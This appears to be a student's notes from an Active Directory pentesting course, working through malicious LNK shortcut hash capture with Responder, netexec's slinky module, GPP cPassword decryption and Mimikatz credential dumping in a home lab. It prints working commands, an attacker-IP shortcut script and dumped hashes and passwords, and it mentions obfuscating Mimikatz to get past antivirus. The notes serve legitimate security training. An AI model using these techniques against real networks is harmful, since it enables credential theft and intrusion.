
""

```
$objShell = New-Object -ComObject WScript.shell  
  
$lnk = $objShell.CreateShortcut("C:\test.lnk")  
  
$lnk.TargetPath = "\Attacker_Machine_IP_Address\@test.png"  
  
$lnk.WindowStyle = 1  
  
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"  
  
$lnk.Description = "Test"  
  
$lnk.HotKey = "Ctrl+Alt+T"  
  
$lnk.Save()  
  
""
```

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> $objShell = New-Object -ComObject WScript.shell
PS C:\Windows\system32> $link = $objShell.CreateShortcut("C:\test.lnk")
PS C:\Windows\system32> $link.TargetPath = "\\\\"192.168.163.133@test.png"
PS C:\Windows\system32> $link.WindowStyle = 1
PS C:\Windows\system32> $link.IconLocation = "%windir%\system32\shell32.dll, 3"
PS C:\Windows\system32> $link.Description = "Test"
PS C:\Windows\system32> $link.HotKey = "Ctrl+Alt+T"
PS C:\Windows\system32> $link.Save()
PS C:\Windows\system32>
```



It is good to name the file something that will come up near the top of the screen where it can be viewed without the need of scrolling down. The idea here is that the malicious file is going to be activated/loaded as soon as it is viewed by the user, so to be successful in this attack, and gather the most hashes possible, having the malicious file near the top of the screen is a good idea.

Here we are going to be renaming the file to "@test.png".

PROGRAM FILES (X86)	DATE	FILE TYPE
Users	9/29/2024 1:30 PM	File folder
Windows	11/3/2024 1:23 PM	File folder
Windows.old	9/30/2024 7:09 PM	File folder
@test	11/5/2024 1:53 PM	Shortcut

And, we need to move the file to the file share. We can put this anywhere, but in this scenario, the file share is going to be the best place to put it because it is a share that is accessed the most by users. If there was a specific share that we knew employees were using, then we would be putting this malicious file in there. The more, the better, if we are getting no results.

Once the malicious file is in there, we are going to run Responder in Kali: (At this point Responder was updated, and it does not allow using -w with -P anymore XD)

```
"#sudo responder -I eth0 -dPv"
```

-v is just for verbose, otherwise hash wont show up in the output.

It did not work at first. Going back and changing the name to "~test".

It did not work either. Going back and double checking code.

Rebooted whole PC. Lets see if this works. I got a lot of errors with Responder about different ports being used, and what not. I decided to reboot everything. That usually does the trick with open ports, and services running in the background.

Here we go, second try.

Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> $objShell = New-Object -ComObject WScript.shell
PS C:\Windows\system32> $lnk = $objShell.CreateShortcut("C:\test.lnk")
PS C:\Windows\system32> $lnk.TargetPath = "\\\\" + $env:COMPUTERNAME + "\\test.png"
PS C:\Windows\system32> $lnk.WindowStyle = 1
PS C:\Windows\system32> $lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
PS C:\Windows\system32> $lnk.Description = "Test"
PS C:\Windows\system32> $lnk.HotKey = "Ctrl+Alt+T"
PS C:\Windows\system32> $lnk.Save()
PS C:\Windows\system32>
```



It was not working. And, suddenly I notice SMB was turned Off in the Responder config file. Which got me thinking, isn't a Shared file in Windows over SMB service? Then, I changed the config file which is located for me in the path /etc/responder/Responder.conf. Turned SMB from Off to On, and that did the trick. And, if you think about it makes sense, we were not capturing any traffic over SMB, and File shares work over SMB. So, we needed that On in order to be able to capture that traffic.

I got different hashes in all captures, so lets see if this is right.

## First:

**Second:**

Third:

ZRoronoa::ONEPIECE:008fa2f9f04044d1:CFB920760396F5BD8E45F86E2D8E5611:01010000000000  
00006C907BDA2FDB01F1D9040ED92BCA020000000020008004B0041003100470001001E0057004  
9004E002D003600540038005300570049005A00570047004D004F0004003400570049004E002D0036  
00540038005300570049005A00570047004D004F002E004B004100310047002E004C004F004300410  
04C00030014004B004100310047002E004C004F00430041004C00050014004B004100310047002E0  
04C004F00430041004C0007000800006C907BDA2FDB010600040002000000800300030000000000  
0000010000000020000019AD23BC3A95F74F900C84D801D4F2DB575FE4BCB76147E3A01B44E4

#### Fourth:

## Fifth:


There is one more which I wont be documenting here.

So, it worked, glad I could figure that out, I think it was a good catch. But that just shows me to what I should be paying attention when I run these tools. We were using SBM services to allow users access to our malicious file, and in this way capturing their password hash. So, this means, the response to our malicious file would be coming in the same service type. If we were trying to capture password hashes from a website, we would be using either http or https, so those services also need to be up if that was the scenario we were facing. I believe this explanation makes sense.

Now, there are other important information here.

The scenario we just completed pictures a situation where we could create the file from a machine within the network we are attacking. In other words, we had to login to that machine, create the file, and then copy the file to the "hackme" file share. There are other ways to deploy that file:

We could use netexec, which is the updated crackmapexec.



The screenshot shows a terminal window on a Kali Linux desktop. The title bar says "kali@kali: /opt/NetExec". The terminal window has three tabs: "kali@kali: /opt/NetExec", "kali@kali: /opt/NetExec", and "kali@kali: /opt/NetExec". The command being run is:

```
$ netexec smb 192.168.138.137 -d marvel.local -u fcastle -p Password1 -M slinky -M slinky -o NAME=testtest SERVER=192.168.138.149
```

This module as we can see is called "slinky". This will take the file share lookup and if there is a file accessible to our user on that machine, it will go ahead and upload the file for us.

The first IP Address is the target machine's IP where it has the file share for the malicious file to be uploaded. As we are waiting for the response of potential victims, the SERVER IP Address we want to provide is the attacker machine IP Address that is going to be listening for the response.

Currently, there are no exposed file shares in the network for this to work, but in another scenario where we do have an exposed file share, this would probably work.

Syntax for easy copy and paste is:

Automated attack using CME/NetExec:

```
netexec smb 192.168.138.137 -d marvel.local -u fcastle -p Password1 -M slinky -o NAME=test  
SERVER=192.168.138.149
```

# 12 - GPP / cPassword Attacks and Mitigations

For this attack, there will be no lab, but it is good to have this on our back pocket in case we ever come across this scenario.

The slide has a dark background with a purple header bar. In the top right corner is the TCM Security logo. The main title 'GPP Attacks AKA cPassword Attacks' is centered on the left. To its right is the 'Overview' section containing a bulleted list of points. At the bottom left is a small navigation icon, and at the bottom right is a horizontal bar.

## GPP Attacks AKA cPassword Attacks

### Overview

- Group Policy Preferences (GPP) allowed admins to create policies using embedded credentials
- These credentials were encrypted and placed in a “cPassword”
- The key was accidentally released (whoops)
- Patched in MS14-025, but it doesn’t prevent previous uses
- STILL RELEVANT ON PENTESTS

If the domain controller is not patched, or if previous uses were there, then this still exists.

This is almost 10 years old, but according to Heath, this has come up on Pentest he has performed.

The slide features a table in the center with a light gray background. It has two columns: 'Name' and 'Value'. Below the table is a message in a large font, followed by a smaller note at the bottom. The TCM Security logo is in the top right corner. At the bottom left is a small navigation icon, and at the bottom right is a horizontal bar.

Name	Value
TYPE	Groups.xml
USERNAME	[REDACTED]
PASSWORD	[REDACTED]
DOMAIN CONTROLLER	10. [REDACTED]
DOMAIN	[REDACTED]
CHANGED	2016-02-05 16:49:44
NEVER_EXPIRES?	1
DISABLED	0

**GPP Attacks**

No, like for real though. This still works.

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1
855-51E5-4d24-8B1A-D98DE98BA1D1}" name="new_local_admin" image="2" changed
="2016-07-12 07:04:23" uid="(06FD4385-73B8-4B32-BFF0-54F04EB01B22)" userCo
nText="0" removePolicy="0"><Properties action="U" newName="" fullName="" d
escription="" cpassword="Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng" chan
geLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority=""
userName="new_local_admin"/></User>
</Groups>
```

```
root@r7-kali:~# gpp-decrypt Ju9qmLzQeH61Nrqk/bbEB1Cf0FVq0IG0UevB4wAv0ng
$uP3r5ekrItpass
```

## GPP Attacks

Source: Rapid7

TCM Security

```
msf auxiliary(msf_wm_gpp) > run
[*] 192.168.2.58:445   - Connecting to the server...
[*] 192.168.2.58:445   - Mounting the remote share \\192.168.2.58\SYN0\...
[*] 192.168.2.58:445   - Found Policy Share on 192.168.2.58
[*] 192.168.2.58:445   - Parsing File: \\192.168.2.58\SYN0\pwnLab.lcl\Policies\{3180F340-0160-1102-849F-00C04F8984F9\}
[*] 192.168.2.58:445   - \Windows\Preferences\Groups\Groups.xml
[*] 192.168.2.58:445   - group Policy Credential Info

Name          Value
----          -----
TYPE          Groups.xml
USERNAME      new_local_admin
PASSWORD      $uP3r5ekrItpass
DOMAIN_CONTROLLER 192.168.2.58
DOMAIN        pwnlab.local
CHAMBER      2016-07-12 07:04:23
NEVER_EXPIRES 0
DISABLED      0

[*] 192.168.2.58:445   - XML file saved to /opt/metasploit/apps/pro/exploit/201607120000840_default_192.168.2.58_windows.g
[*] 192.168.2.58:445   - Groups.xml saved as: /opt/metasploit/apps/pro/exploit/201607120000840_default_192.168.2.58_msf.sh
[*] 192.168.2.58:445   - res_file_7988988.xml
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

## GPP Attacks – With Metasploit

Source: Rapid7

TCM Security

if we have credentials, we can use Metasploit.

Mitigations:

### Mitigation Strategies:

- PATCH! Fixed in KB2962486
- In reality: delete the old GPP xml files stored in the SYSVOL

## GPP Attacks

Mitigation



# 13 - Mimikatz Overview

Mimikatz

Overview

- Tool used to view and steal credentials, generate Kerberos tickets, and leverage attacks
- Dump credentials stored in memory
- Just a few attacks: Credential Dumping, Pass-the-Hash, Over-Pass-the-Hash, Pass-the-Ticket, Silver Ticket, and Golden Ticket

TCM Security

This will be picked up by pretty much any sort of antivirus. In order to utilize it we will need to obfuscate it.

To complete this lab, we will need the SPIDERMAN machine, and login as the user that we used to set up the file share "hackme". Heath used peterparker. I need to check who I used.

# 14 - Credential Dumping with Mimikatz

To install, we google it. We are looking for "gentilkiwi/mimikatz" in GitHub.

Now, we can try to copy (Ctrl + c), and attempt to past it in the downloads folder of the target machine, or we can spin up a server with python3 in our attacker machine and download the files with wget from the target machine.

We do not have wget. Lets do like Heath. Open up edge. Click each one of them, and then on the download folder in edge, right click one of the downloads > keep > Open more options > Keep anyway.


We do that for all 4 of them.

Open admin cmd > go to the download folder (where the files should be). For me C:\users\nami\downloads, and run mimikatz.exe.

We want to set privilege mode to "debug".

To list privilege modules:

```
"#privilege::"
```



The screenshot shows a terminal window titled 'cmd' running on a Windows system. The command '#privilege::' is entered, resulting in an error message: 'ERROR mimikatz\_dolocal ; "(null)" command of "privilege" module not found !'. Below this, the available privilege modules are listed:

```
mimikatz # privilege::  
ERROR mimikatz_dolocal ; "(null)" command of "privilege" module not found !  
  
Module : privilege  
Full name : Privilege module  
  
    debug  - Ask debug privilege  
    driver - Ask load driver privilege  
    security - Ask security privilege  
    tcb    - Ask tcb privilege  
    backup - Ask backup privilege  
    restore - Ask restore privilege  
    sysenv - Ask system environment privilege  
    id     - Ask a privilege by its id  
    name   - Ask a privilege by its name  
  
mimikatz # -
```

This will give us permissions to run all attacks we want.

```
        name - Ask a privilege by its name
mimikatz # privilege::debug
Privilege '20' OK
mimikatz #
```

So, after we have debug privileges, we can list some of the attacks we can use with this "sekurlsa" module(?).

To list the attacks we can use with this module:

```
"#sekurlsa::"
```

```
mimikatz # sekurlsa::
ERROR mimikatz_doLocal ; "(null)" command of "sekurlsa" module not found !

Module : sekurlsa
Full name : SekurLSA module
Description : Some commands to enumerate credentials...

      msv   - Lists LM & NTLM credentials
      wdigest - Lists WDigest credentials
      kerberos - Lists Kerberos credentials
      tspkg   - Lists TsPkg credentials
      livessp - Lists LiveSSP credentials
      cloudap - Lists CloudAp credentials
      ssp     - Lists SSP credentials
logonPasswords - Lists all available providers credentials
      process - Switch (or reinit) to LSASS process context
      minidump - Switch (or reinit) to LSASS minidump context
      bootkey - Set the SecureKernel Boot Key to attempt to decrypt LSA Isolated credentials
      pth     - Pass-the-hash
      krbtgt - krbtgt!
dpapisystem - DPAPI_SYSTEM secret
      trust   - Antisocial
backupkeys - Preferred Backup Master keys
      tickets - List Kerberos tickets
      ekeys   - List Kerberos Encryption Keys
      dpapi   - List Cached MasterKeys
      credman - List Credentials Manager

mimikatz #
```

There are many "attacks" here that we already ran using secretsdump. But, the "LogonPasswords", or the "process" where we dump the LSASS modules, we can do using Mimikatz.

We are going to run:

```
"#sekurlsa::logonPasswords"
```

So, because we need the Domain Admin password to connect to the file share, we can retrieve that password using this Mimikatz Module. And, the password is in clear text heheh.

```
mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 2112204 (00000000:00203acc)
Session          : Interactive from 1
User Name        : nami
Domain          : THENAVIGATOR
Logon Server    : THENAVIGATOR
Logon Time      : 11/9/2024 5:37:52 PM
SID              : S-1-5-21-2288788101-912902681-1029707405-1001

msv :
[00000003] Primary
* Username : nami
* Domain   : THENAVIGATOR
* NTLM     : 64f12cdada88057e06a81b54e73b949b
* SHA1     : cba4e545b7ec918129725154b29f055e4cd5aea8
* DPAPI    : cba4e545b7ec918129725154b29f055e

tspkg :
wdigest :
* Username : nami
* Domain   : THENAVIGATOR
* Password : (null)


kerberos :
* Username : nami
* Domain   : THENAVIGATOR
* Password : (null)

ssp :
[00000000]
* Username : administrator
* Domain   : ONEPIECE
* Password : P@$$w0rd!

credman :
cloudap :
```

There are a lot more information we can retrieve in here. The one documented is only the juiciest one. Mimikatz is a powerfull tool, if we are able to run it, it is definitely worth it.

# 15 - Post-Compromise Attack Strategy



The slide features a dark background with a red header bar. In the top left corner is the TCM Security logo, which includes a shield icon and the text "TCM SECURITY". The main title "POST-COMPROMISE ATTACK STRATEGY" is centered in large, bold, white capital letters. Below the title is a bulleted list of five items, each preceded by a checked circular icon:

- We have an account, now what?
- Search the quick wins
  - Kerberoasting
  - Secretsdump
  - Pass the hash / pass the password
- No quick wins? Dig deep!
  - Enumerate (Bloodhound, etc.)
  - Where does your account have access?
  - Old vulnerabilities die hard
- Think outside the box

In the bottom right corner of the slide is a small image of a person wearing a hooded sweatshirt, standing against a futuristic, grid-like background. Below this image is the word "HACKERMAN" in a stylized, metallic font.

It comes down to, we have an account, now what do we do?

We do not need shell in machines unless we are desperate. Rinse, and repeat.

## 16 - Remember

Quiz

2 / 5

Which hash can be used in a pass-the-hash attack?

correct

NTLM



NTLMv2

« Back

Continue »